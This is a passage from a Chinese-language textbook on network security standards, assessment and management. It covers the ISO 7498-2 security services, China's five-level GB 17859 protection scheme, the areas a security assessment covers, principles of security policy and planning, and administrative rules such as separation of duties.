国际标准 ISO 7498-2—1989《信息处理系统开放系统互连基本参考模型 第 2 部分:安全体系结构》,为开放系统标准建立框架。主要用于提供网络安全服务与有关机制的一般描述,确定在参考模型内部可提供这些服务与机制。此标准从体系结构的角度描述了 ISO 基本参考模型之间的网络安全通信必须提供的网络安全服务和安全机制,并说明了网络安全服务及其相应机制在安全体系结构中的关系,从而建立了开放互连系统的

安全体系结构框架。并在身份认证、访问控制、数据加密、数据完整性和防止抵赖方面提供了5种可选择的网络安全服务，如表3-2所示。

**表3-2　ISO提供的安全服务**

| 服　务 | 用　　途 |
|---|---|
| 身份认证 | 身份认证是证明用户及服务器身份的过程 |
| 访问控制 | 用户身份一经过认证就发生访问控制，这个过程决定用户可以使用、浏览或改变哪些系统资源 |
| 数据加密 | 这项服务通常使用加密技术保护数据免于未授权的泄露，可避免被动威胁 |
| 数据完整性 | 这项服务通过检验或维护信息的一致性，避免主动威胁 |
| 防止抵赖 | 抵赖是指否认参加全部或部分事务的能力，防止抵赖服务提供关于服务、过程或部分信息的起源证明或发送证明 |

ISO 17799/BS-779标准于2000年12月出版，适用于所有的组织，目前已成为强制性的安全标准。它包括信息安全的所有准则，由信息安全方针、组织安全、财产分类和控制、人员安全、物理和环境安全、计算机通信和操作管理、访问控制、系统开发与维护、商务持续性管理、符合性10个独立的部分组成，其中每一部分都覆盖不同的主题和区域。

📖**知识拓展**　各国一直在不断努力发展和完善安全标准，并将安全功能与安全保障分离，制定了复杂而详细的条款。而真正实用且相对易于掌握的还是TCSEC及其改进版本。在现实中，安全技术人员也一直将TCSEC的7级安全划分作为默认标准。

目前，国际上通行的与网络信息安全有关的标准可分为3类，如图3-7所示。





**图3-7　有关网络和信息安全标准的种类**

## 3.3.2 国内网络安全评估通用准则

### 1. 系统安全保护等级划分准则

1999 年 10 月经过国家质量技术监督局批准发布了系统安全保护等级划分准则，此准则主要依据 GB 17859—1999《计算机信息系统安全保护等级划分准则》和 GA 163—1997《计算机信息系统安全专用产品分类原则》等文件，将计算机系统安全保护划分为 5 个级别，如表 3-3 所示，分别是用户自主保护级、系统审计保护级、安全标记保护级、结构化保护级和访问验证保护级。

**表 3-3 我国计算机系统安全保护等级划分**

| 等级 | 名称 | 具体描述 |
| --- | --- | --- |
| 第一级 | 用户自主保护级 | 安全保护机制可以使用户具备安全保护的能力，保护用户信息免受非法的读写破坏 |
| 第二级 | 系统审计保护级 | 除具备第一级所有的安全保护功能外，要求创建和维护访问的审计跟踪记录，使所有用户对自身行为的合法性负责 |
| 第三级 | 安全标记保护级 | 除具备前一级所有的安全保护功能外，还要求以访问对象标记的安全级别限制访问者的权限，实现对访问对象的强制访问 |
| 第四级 | 结构化保护级 | 除具备前一级所有的安全保护功能外，还将安全保护机制划分为关键部分和非关键部分，对关键部分可直接控制访问者对访问对象的存取，从而加强系统的抗渗透能力 |
| 第五级 | 访问验证保护级 | 除具备前一级所有的安全保护功能外，还特别增设了访问验证功能，负责仲裁访问者对访问对象的所有访问 |

**知识拓展** 从 2002 年开始，我国提出的有关信息安全实施等级保护问题，经过专家多次反复论证研究，其相关制度得到不断细化和完善。2006 年 3 月公安部在原有条款基础上修改制订并开始实施了《信息安全等级保护管理办法(试行)》。将我国信息安全分 5 级防护，分别为自主保护级、指导保护级、监督保护级、强制保护级和专控保护级。国际上通行的做法是对信息安全进行分级保护，涉及国家安全、社会稳定的重要部门将实施强制监管，规定使用的操作系统必须有三级以上的信息安全保护。

### 2. 我国信息安全标准化现状

信息安全标准事关国家安全利益，各国均在借鉴国际标准的基础上，结合本国国情制订并完善各国的信息安全标准化组织和标准。其标准不仅是信息安全保障体系的重要组成部分，而且是政府进行宏观管理的重要依据。

在中国的信息安全标准化建设方面，主要按照国务院授权，在国家质量监督检验检疫总局管理下，由国家标准化管理委员会统一管理全国标准化工作，该委员会下设 255 个专业技术委员会。中国标准化工作实行统一管理与分工负责相结合的管理体制，由 88 个国务院有关行政主管部门和国务院授权的有关行业协会分工管理本部门、本行业的标准化工作，由 31 个省、自治区、直辖市政府有关行政主管部门分工管理本行政区

域内、本行业的标准化工作。1984年成立了全国信息技术安全标准化技术委员会（CITS），在国家标准化管理委员会及工业和信息化部的共同领导下负责全国信息技术领域以及与ISO/IEC JTC1相对应的标准化工作，下设24个分技术委员会和特别工作组，是目前国内最大的标准化技术委员会，是一个具有广泛代表性、权威性和军民结合的信息安全标准化组织。其工作范围是负责信息和通信安全的通用框架、方法、技术和机制的标准化，主要从事国内外对应的标准化工作。其网络技术安全包括开放式安全体系结构、各种安全信息交换的语义规则、有关的应用程序接口和协议引用安全功能的接口等。

📖**知识拓展** 我国信息安全标准化工作起步晚、发展快。从20世纪80年代开始，积极借鉴国际标准原则，制定了一批符合中国国情的信息安全标准和行业标准，为我国信息安全技术发展做出了很大贡献。我国从1985年发布第一个有关信息安全方面的标准以来，到目前为止，已制定、报批和发布近百个有关信息安全技术、产品、测评和管理的国家标准，并正在制定和完善新的标准，为信息安全保障与管理奠定了重要基础。

### 3.3.3 网络安全的测评

通过对计算机网络系统进行全面、充分、有效的安全测评，可以查找并分析出网络安全漏洞、隐患和风险，以便采取措施提高系统防御及抗攻击能力。根据网络安全评估结果、业务的安全需求、安全策略和安全目标，提出合理的安全防护措施建议和解决方案。具体测评可以通过网络安全管理的计划、规划、设计、策略和技术措施等方面进行。

**1. 测评目的和方法**

1）网络安全测评目的

网络安全测评目的如下：

（1）搞清企事业机构具体信息资产的实际价值及状况。

（2）确定机构信息资源的保密性、完整性、可用性和可审查性的威胁风险及程度。

（3）通过调研分析，搞清当前机构网络系统实际存在的具体漏洞隐患及状况。

（4）明确与该机构信息资产有关的风险和具体需要改进之处。

（5）提出改变现状的具体建议和方案，使风险降低到可接受的水平。

（6）为构建合适的安全计划和策略做好准备。

2）网络安全测评类型

一般通用的测评类型分为5个：

（1）系统级漏洞测评。主要检测计算机系统的漏洞、隐患和基本安全策略及状况。

（2）网络级风险测评。主要测评相关的所有计算机网络及信息基础设施的风险范围。

（3）机构的风险测评。对整个机构进行整体风险分析，分析对其信息资产的具体威胁和隐患，分析处理信息漏洞和隐患，对实体系统及运行环境的各种信息进行检验。

（4）实际入侵测试。对具有成熟系统安全程序的机构进行检验，以测评该机构对具体模式的网络入侵的实际反应能力。

（5）审计。深入实际检查具体的安全策略和记录情况以及该组织具体执行的情况。

入侵测试和审计这两种类型的测评将在后面具体讨论。

3）调研与测评方法

在实际调研和测评时，收集信息主要有3个基本信息源：调研对象、文本查阅和物理检验。调研对象主要是与现有系统安全和组织实施相关的人员，重点是熟悉情况的人员和管理者。为了准确测评所保护的信息资源及资产，对问题的调研提纲应尽量简单易懂，且所提供的信息与调研人员无直接利害关系，同时审查现有的安全策略及关键的配置情况，包括已经完成和正在草拟或修改的文本。还应搜集对该组织的各种设施的审查信息。

具体的测评方法有网络安全威胁隐患与态势测评方法、模糊综合风险测评法、基于弱点关联和安全需求的网络安全测评方法、基于失效树分析法的网络安全风险状态测评方法、贝叶斯网络安全测评方法等，具体方法可以通过网络进行查阅。

### 2. 测评标准和内容

（1）测评前提。在网络安全实际测评前，应重点考查3个方面的测评因素：计算机（服务器）及其网络设备安装的场区环境的安全性；设备和设施的质量安全可靠性；外部运行环境及内部运行环境相对安全性，系统管理员可信任度和配合测评是否愿意情况等。

（2）依据和标准。主要根据ISO或国家有关的通用评估准则CC、《信息安全技术评估通用准则》、《计算机信息系统安全保护等级划分准则》和《信息安全等级保护管理办法（试行）》等作为评估标准。

经过各方认真研究和讨论达成的相关标准及协议也可作为测评的重要依据。

（3）测评内容。对网络安全的评估内容主要包括安全策略测评、网络实体（物理）安全测评、网络体系安全测评、安全服务测评、病毒防护安全性测评、审计安全性测评、备份安全性测评、紧急事件响应测评和安全组织与管理测评等。

### 3. 安全策略测评

（1）测评项目。利用网络系统规划及设计文档、安全需求分析文档、网络安全风险测评文档和网络安全目标，测评网络安全策略的有效性。

（2）测评方法。采用专家分析的方法，主要测评安全策略实施及效果，包括：安全需求是否满足，安全目标是否能够实现，安全策略是否有效，实现是否容易，是否符合安全设计原则，各安全策略是否一致等。

（3）测评结论。依据测评的具体结果，对比网络安全策略的完整性、准确性和一致性。

### 4. 网络实体安全测评

（1）测评项目。包括：网络基础设施、配电系统；服务器、交换机、路由器、配线柜、主机房；工作站、工作间；记录媒体及运行环境。

（2）测评方法。采用专家分析法，主要测评对物理访问控制（包括安全隔离、门禁控

制、访问权限和时限、访问登记等)、安全防护措施(防盗、防水、防火、防震等)、备份(安全恢复中需要的重要部件的备份)及运行环境等的要求是否实现,是否满足安全需求。

(3) 测评结论。依据实际测评结果,确定网络系统的实际实体安全及运行环境情况。

### 5. 网络体系的安全性测评

1) 网络隔离的安全性测评

(1) 测评项目。主要包括以下3个方面:

① 网络系统内部与外部的隔离的安全性。

② 内部虚网划分和网段划分的安全性。

③ 远程连接(VPN、交换机、路由器等)的安全性。

(2) 测评方法。主要利用检测侦听工具,测评防火墙过滤和交换机、路由器实现虚拟网划分的情况。采用漏洞扫描软件测评防火墙、交换机和路由器是否存在安全漏洞及程度。

(3) 测评结论。依据实际测评结果,表述网络隔离的安全性情况。

2) 网络系统配置安全性测评

(1) 测评项目。主要包括以下7个方面:

① 网络设备如路由器、交换机、集线器的网络管理代理是否修改了默认值。

② 防止非授权用户远程登录路由器、交换机等网络设备的措施情况。

③ 服务模式的安全设置是否合适。

④ 服务端口开放及具体管理情况。

⑤ 应用程序及服务软件版本加固和更新程度。

⑥ 操作系统的漏洞及更新情况。

⑦ 网络系统设备的安全性情况。

(2) 测评方法和工具。常用的主要测评方法和工具包括:

① 采用漏洞扫描软件测试网络系统存在的漏洞和隐患情况。

② 检查网络系统采用的各设备是否采用了安全性得到认证的产品。

③ 依据设计文档,检查网络系统配置是否被更改和更改原因等是否满足安全需求。

(3) 测评结论。依据测评结果,表述网络系统配置的安全情况。

3) 网络防护能力测评

(1) 测评项目。主要对拒绝服务、电子欺骗、网络侦听、入侵等攻击形式是否采取了相应的防护措施及防护措施是否有效进行测评。

(2) 测评方法。主要采用模拟攻击、漏洞扫描软件测评网络防护能力。

(3) 测评结论。依据具体测评结果,具体表述网络防护能力。

4) 服务的安全性测评

(1) 测评项目。主要包括两个方面:

① 服务隔离的安全性。依据信息敏感级别要求是否实现了不同服务的隔离。

② 服务的脆弱性分析。主要测试系统开放的服务 DNS、FTP、E-mail、HTTP 等是否存在安全漏洞和隐患。

(2) 测评方法。常用的测评方法主要有两种：

① 采用系统漏洞检测扫描工具，测试网络系统开放的服务是否存在安全漏洞和隐患。

② 模拟各项业务和服务的运行环境及条件，检测业务服务的运行情况。

(3) 测评结论。依据实际测评结果，表述网络系统服务的安全性。

5) 应用系统的安全性测评

(1) 测评项目。主要测评应用程序是否存在安全漏洞以及应用系统的访问授权、访问控制等防护措施(加固)的安全性。

(2) 测评方法。主要采用专家分析和模拟测试的方法。

(3) 测评结论。依据实际测评结果，对应用程序的安全性进行全面评价。

### 6. 安全服务的测评

(1) 测评项目。主要包括认证、授权、数据安全性(保密性、完整性、可用性、可控性、可审查性)、逻辑访问控制等。

(2) 测评方法。采用扫描检测等工具截获数据包，分析上述各项是否满足安全需求。

(3) 测评结论。依据测评结果，表述安全服务的充分性和有效性。

### 7. 病毒防护安全性测评

(1) 测评项目。主要检测服务器、工作站和网络系统是否配备了有效的防病毒软件及病毒清查的执行情况。

(2) 测评方法。主要利用专家分析和模拟测评等测评方法。

(3) 测评结论。依据测评结果，表述计算机病毒防范的实际情况。

### 8. 审计的安全性测评

(1) 测评项目。主要包括审计数据的生成方式安全性、数据充分性、存储安全性、访问安全性及防篡改的安全性。

(2) 测评方法。主要采用专家分析和模拟测试等测评方法。

(3) 测评结论。依据测评具体结果表述审计的安全性。

### 9. 备份的安全性测评

(1) 测评项目。主要包括备份方式的有效性、备份的充分性、备份存储的安全性和备份的访问控制情况等。

(2) 测评方法。采用专家分析的方法，依据系统的安全需求、业务的连续性计划，测评备份的安全性情况。

(3) 测评结论。依据测评结果，表述备份系统的安全性。

### 10. 紧急事件响应测评

(1) 测评项目。主要包括紧急事件响应程序及其有效应急处理情况，以及平时的应

急准备情况（备份、培训和演练）情况。

（2）测评方法。模拟紧急事件响应条件，检测响应程序是否有序且有效地处理安全事件。

（3）测评结论。依据实际测评结果，对紧急事件响应程序和应急预案及措施的充分性、有效性进行对比评价。

**11. 安全组织和管理测评**

1）测评项目

（1）建立网络安全组织机构和设置安全机构（部门）情况。

（2）检查网络管理条例及落实情况，明确规定网络应用目的、应用范围、应用要求、违反惩罚规定、用户入网审批程序等情况。

（3）每个相关网络人员的安全职责是否明确及落实情况。

（4）查清合适的信息处理设施授权程序。

（5）实施网络配置管理情况。

（6）规定各作业的合理工作规程情况。

（7）明确、具体、翔实的人员安全管理规程情况。

（8）记载翔实、有效的安全事件响应程序情况。

（9）有关人员对涉及的各种管理规定的详细内容掌握情况。

（10）机构相应的保密制度及落实情况。

（11）账号、口令、权限等授权和管理制度及落实情况。

（12）定期安全审核和安全风险测评制度及落实情况。

（13）管理员定期培训和资质考核制度及落实情况。

2）测评方法

主要利用专家分析的方法、考核法、审计方法和调查的方法。

3）测评结论

根据实际的测评结果，评价安全组织机构和安全管理是否充分有效。

**讨论思考**

（1）橙皮书将安全的级别从低到高分成哪4个类别和7个级别？

（2）国家将计算机安全保护划分为哪5个级别？

（3）网络安全测评方法主要有哪些？

# 3.4 网络安全策略和规划

国际调查显示，目前大部分的企业网仍无安全策略和规划，仅靠一些简单的安全措施来保障网络安全，因此，必须重视和强化网络安全策略和规划。

## 3.4.1 网络安全策略概述

网络安全策略是指在某个特定的环境中为达到一定级别的网络安全保护需求所遵

循的各种规则和条例，包括对企业各种网络服务的安全层次和权限的分类，确定管理员的安全职责，主要涉及4个方面：实体（物理）安全策略、访问控制策略、信息加密策略和网络安全管理策略。

### 1. 网络安全策略总则

网络安全策略是保障机构网络安全的指导性文件。通常，网络安全策略包括总体安全策略和具体安全管理实施细则。在制定总体安全策略或安全管理实施细则时，都应当依据网络安全特点，遵守均衡性、时效性和最小限度原则。

1）均衡性原则

世上没有绝对的安全，软件协议及管理等各种漏洞、安全隐患和威胁无法彻底根除，网络安全任重道远。网络效能、易用性、安全强度相互制约，不能顾此失彼，必须根据用户对网络的具体需求兼顾均衡性，充分发挥网络的效能。

2）动态性原则

通常，影响网络安全的多种因素都随着时间有所变化，致使很多网络安全问题具有明显的时效性特征。如网络规模、业务变化、用户数量、网站更新、安全检测与管理等因素的变化，都会促进网络安全策略与时俱进并适应发展需求。

3）最小限度原则

计算机网络系统提供的服务越多，往往带来的安全风险、隐患和威胁也越多，因此，最好关闭网络安全策略中没有规定的网络服务，以最小限度配置满足安全策略确定的用户权限，并及时去除无用账号及主机信任关系，将风险降至最低。

### 2. 安全策略的内容

通常网络都由网络硬件、网络连接、操作系统、网络服务和数据组成，网络管理员或安全管理员负责安全策略的实施，网络用户则应当严格按照安全策略的规定使用网络提供的服务。根据不同的安全需求和对象，可以确定不同的安全策略。如访问控制策略是网络安全防范的主要策略，任务是保证网络资源不被非法访问和使用。安全策略主要包括入网访问控制策略、操作权限控制策略、目录安全控制策略、属性安全控制策略、网络服务器安全控制策略、网络监测、锁定控制策略和防火墙控制策略8个方面的内容。除此以外，安全策略还侧重以下7个方面：

1）实体与运行环境安全

关于实体与运行环境安全，在1.6节中已经进行了概述，在规划和实施时可以参照《电子信息系统计算机房设计规范》(GB 50174—2008)、《计算机站场地安全要求》(GB/T 9361—2011)、《计算机站场地技术条件》(GB/T 2887—2011)和国家保密安全方面的《计算机信息系统设备电磁泄漏发射测试方法》(GGBB2—1999)等国家技术标准。

2）网络连接安全

网络连接安全主要涉及软硬件连接及网络边界安全，如内外网与互联网的连接需要防火墙和入侵检测技术双层安全机制保障网络边界安全。内网主要通过操作系统安全和数据安全策略进行保障，或以网络地址转换（Network Address Translator，NAT）技术

以屏蔽方式保护内网私有 IP 地址，最好对有特殊要求的内网采用物理隔离等技术。

3）操作系统安全

主要是侧重操作系统的安全漏洞、计算机病毒、网络入侵攻击等威胁和隐患，采取措施进行有效防范、及时更新升级与安全管理。

4）网络服务安全

计算机网络提供的信息浏览、文件传输、远程登录、电子邮件等各种服务都程度不同地存在着一定的安全风险和隐患，而且不同服务的安全隐患和具体安全措施各异，所以，需要在认真分析网络服务风险的基础上，分别制定相应的安全策略细则。

5）数据安全

数据以其机密及重要程度可分为 4 类：关键数据、重要数据、有用数据和一般数据，针对不同类型的数据应采取不同的保护措施。操作系统及关键业务应用程序的关键数据指重要且具有高度机密性和高使用价值的数据；有用数据是指网络系统经常使用却可从其他地方复制的数据；一般数据也称非重要数据，是指很少使用、机密性不强且容易得到的数据。根据具体实际需求采取加密和备份等措施。

6）安全管理责任

网络安全管理人员是网络安全策略的制定和执行的主体，必须明确网络安全管理责任人。一般小型网可由网管员兼顾网络安全管理职责，中大型网络及电子政务、电子银行、电子商务或其他重要部门需要配备专职网络安全管理机构和责任人，网络安全管理采用技术措施与行政管理相结合的手段。

7）网络用户安全责任

网络用户对网络安全也负有相应的责任，应当提高安全防范意识，注意网络的接入安全、使用安全、安全设置与口令密码等管理安全以及系统加固与病毒防范等。

### 3. 网络安全策略的制定与实施

1）网络安全策略的制定

网络安全策略是在指定安全需求等级、环境和区域内，与安全活动有关的规则和条例，是网络安全管理过程的重要内容和方法。

网络安全策略包括 3 个重要组成部分：安全立法、安全管理、安全技术。安全立法是第一层，有关网络安全的法律法规可分为社会规范和技术规范；安全管理是第二层，主要指一般的行政管理措施；安全技术是第三层，是网络安全的重要物质和技术基础。

社会法律、法规与手段是安全的根本基础和重要保障，通过建立健全与网络安全相关的法律、法规，使不法分子慑于法律，不敢轻举妄动。先进的安全技术是网络安全的根本保障，用户对系统面临的威胁进行风险评估，确定其需要的安全服务种类，选择相应的安全机制，然后再集成先进的安全技术。任何机构、企业和单位都需要建立相应的网络安全管理措施，加强内部管理，建立审计和跟踪体系，提高整体网络安全意识。

2）安全策略的实施

（1）存储重要数据和文件。重要资源和关键的业务数据备份应当存储在受保护、限制访问且距离源地点较远的位置，可使备份的数据摆脱当地的意外灾害。并规定只有被

授权的用户才有权限访问存放在远程的备份文件。在某些情况下，为了确保只有被授权的人可以访问备份文件中的信息，需要对备份文件进行加密。

（2）及时更新加固系统。由专人负责及时检查、安装和升级最新系统软件补丁、漏洞修复程序，及时进行系统加固防御，并请用户配合，包括防火墙和查杀病毒软件的升级。

（3）加强系统检测与监控。面对各种网络攻击能够快速响应，安装并运行信息安全部门认可的入侵检测系统。在防御措施遭受破坏时发出警报，以便采取应对措施。

（4）做好系统日志和审计。计算机网络系统在处理一些敏感、有价值或关键的业务信息时必须可靠地记录重要的、与安全有关的事件，并做好系统可疑事件的审计与追踪。与网络安全有关的事件包括猜测其他用户密码、使用未经授权的权限访问、修改应用软件以及系统软件等。企事业单位应维护此类日志记录，并在一段时期内保存在安全地方。需要时可对系统日志进行分析及审计跟踪，也可判断系统日志记录是否被篡改。

（5）提高网络安全检测和整体防范能力和技术措施。

### *3.4.2 网络安全规划基本原则

网络安全规划的主要内容包括网络安全规划的基本原则、安全管理控制策略、安全组网、安全防御措施、网络安全审计和规划实施等。规划种类较多，其中，网络安全建设规划可以包括指导思想、基本原则、现状及需求分析、建设政策依据、实体安全建设、运行安全策略、应用安全建设和规划实施等。限于篇幅，本节只概述制定规划的基本原则。

制定网络安全规划的基本原则如下：

（1）统筹兼顾。根据机构的具体规模、范围、安全等级等需求要素进行统筹规划。

（2）全面考虑。网络安全是一项复杂的系统工程，需要全面综合考虑政策依据、法规标准、风险评估、技术手段、管理、策略、机制和服务等，还要考虑实体及主机安全、网络系统安全、系统安全和应用安全等各个方面，形成总体规划。

（3）整体防御与优化。科学利用各种安全防御技术和手段，实施整体协同防范和应急措施，对规划和不同方案进行整体优化。

（4）强化管理。全面加强安全综合管理，人机结合，分工协同，全面实施。

（5）兼顾性能。不应以牺牲网络的性能来换取高安全性，在网络的安全性与性能之间找到适当的平衡点和维护更新需求，应按照安全等级要求确定标准，不追求“绝对的安全”。

（6）科学制定与实施。充分考虑不同行业特点、不同侧重要求和安全需求，分别制定不同的具体规划方案，然后形成总体规划，并分步骤有计划地组织实施，如企业网络安全建设规划、校园网安全管理实施规划、电子商务网站服务器安全规划等。

**讨论思考**

（1）网络安全的策略有哪些？如何制定和实施？

（2）网络安全规划的基本原则有哪些？

# 3.5 网络安全管理原则和制度

网络安全管理的原则和制度是安全管理的一项重要内容。目前，仍有很多企事业单位没有建立健全专门的管理机构、管理制度和规范。甚至有些管理员或用户还是使用系统默认状态，系统处于"端口开放状态"，使系统面临安全威胁和隐患。

## 3.5.1 网络安全管理的基本原则

为了加强网络系统安全，网络安全管理应坚持以下基本原则：

**1. 多人负责原则**

为了确保网络系统安全，职责明确，对各种与系统安全有关事项，应如同管理重要钱物一样，由多人分管负责并在现场当面认定签发。系统主管领导应指定忠诚可靠、能力强且具有丰富的实际工作经验的人员作为网络系统安全负责人，同时明确安全指标、岗位职责和任务，安全管理员应及时签署安全工作情况记录以及安全工作保障落实和完成情况。

需要签发的与安全有关的主要事项包括：

（1）处理的任何与保密有关的信息。

（2）信息处理系统使用的媒介发放与收回。

（3）访问控制使用的证件发放与收回。

（4）系统软件的设计、实现、修改和维护。

（5）业务应用软件和硬件的修改和维护。

（6）重要程序和数据的增删改与销毁等。

**2. 有限任期原则**

网络安全人员不宜长期担任与安全相关的职务，以免产生永久性"保险"职位观念，可以通过强制休假、培训或轮换岗位等方式进行适当调整。

**3. 职责分离原则**

计算机网络系统重要相关人员应各司其职，各负其责，业务权限各异，除了系统主管领导批准的特殊情况之外，不应询问或参与职责以外与安全有关的事务。

以下任何两项具体工作应当适当分开，分由不同人员完成：

（1）系统程序和应用程序的研发与实现。

（2）具体业务系统的检查及验收。

（3）计算机及其网络数据的具体业务操作。

（4）计算机网络管理和系统维护工作。

（5）机密资料的接收和传送。

（6）具体的安全管理和系统管理。

（7）系统访问证件的管理与其他工作。

(8) 业务操作与数据处理系统使用的存储介质的保管等。

网络系统安全管理部门应根据管理原则和系统处理数据的保密性要求制定相应的管理制度,并采取相应的安全管理规范。具体工作如下:

(1) 根据业务的重要程度,测评系统的具体安全等级。

(2) 根据安全等级确定安全管理的具体范围和侧重点。

(3) 规范和完善网络/信息中心机房出入管理制度。

对于安全等级要求较高的系统,应实行分区管理与控制,限制工作人员出入与本职业务无直接关系的重要安全区域。

#### 4. 严格操作规程

根据规定的安全操作规程要求,严格坚持职责分离和多人负责的原则,所有业务人员都要求做到各司其职,各负其责,不能超越各自的管辖权限范围,特别是国家安全保密机构、银行、证券等单位和财务机要部门等。

#### 5. 系统安全监测和审计制度

建立健全系统安全监测和审计制度,确保系统安全,并能够及时发现,及时处理。

#### 6. 建立健全系统维护制度

系统维护人员在进行维护之前必须经过主管部门批准,并采取数据保护措施,如数据备份等。在进行系统维护时,必须有安全管理人员在场,对于故障的原因、维护内容和维护前后的情况应详细认真记录并进行签字确认。

#### 7. 完善应急措施

制定并完善业务系统在出现意外故障的紧急情况时可以尽快恢复的应急对策和措施,并将损失减到最小。同时建立健全相关人员聘用和离职、调离安全保密制度,对工作调动和离职人员要及时调整相应的授权。

也有将网络安全指导原则概括为4个方面:适度公开原则、动态更新与逐步完善原则、通用性原则、合规性原则。

### 3.5.2 网络安全管理机构和制度

网络安全管理机构和规章制度是网络安全的组织与制度保障。网络安全管理的制度包括人事资源管理制度、资产物业管理制度、教育培训制度、资格认证制度、人事考核鉴定制度、动态运行机制、日常工作规范、岗位责任制度等。建立健全网络安全管理机构和各项规章制度,需要做好以下几个方面。

#### 1. 完善管理机构和岗位责任制

计算机网络系统的安全涉及整个系统和机构的安全、效益及声誉。系统安全保密工作最好由单位主要领导负责,必要时设置专门机构,如安全管理中心(SOC)等,协助主要领导管理。重要单位、要害部门的安全保密工作分别由安全、保密、保卫和技术部门分工

负责。所有领导机构、重要计算机系统的安全组织机构，包括安全审查机构、安全决策机构、安全管理机构，都要建立和健全各项规章制度。

完善专门的安全防范组织和人员。各单位须建立相应的计算机信息系统安全委员会、安全小组、安全员。安全组织成员应由主管领导、公安保卫、信息中心、人事、审计等部门的工作人员组成，必要时可聘请相关部门的专家组成。安全组织也可成立专门的独立认证机构。对安全组织的成立、成员的变动等应定期向公安计算机安全监察部门报告。对计算机信息系统中发生的案件，应当在规定时间内向当地区（县）级及以上公安机关报告，并受公安机关对计算机有害数据防治工作的监督、检查和指导。

制定各类人员的岗位责任制，严格纪律、管理和分工的原则，不准串岗、兼岗，严禁程序设计师同时兼任系统操作员，严格禁止系统管理员、终端操作员和系统设计人员混岗。

专职安全管理人员具体职责是：负责本系统区域内安全策略的实施，保证安全策略的长期有效；负责软硬件的安装维护、日常操作监视，应急条件下安全措施的恢复和风险分析等；负责整个系统的安全，对整个系统的授权、修改、特权、口令、违章报告、报警记录处理、控制台日志审阅负责，遇到重大问题不能解决时要及时向主管领导报告。

安全审计人员监视系统运行情况，收集对系统资源的各种非法访问事件，并对非法事件进行记录、分析和处理。必要时将审计事件及时上报主管部门。

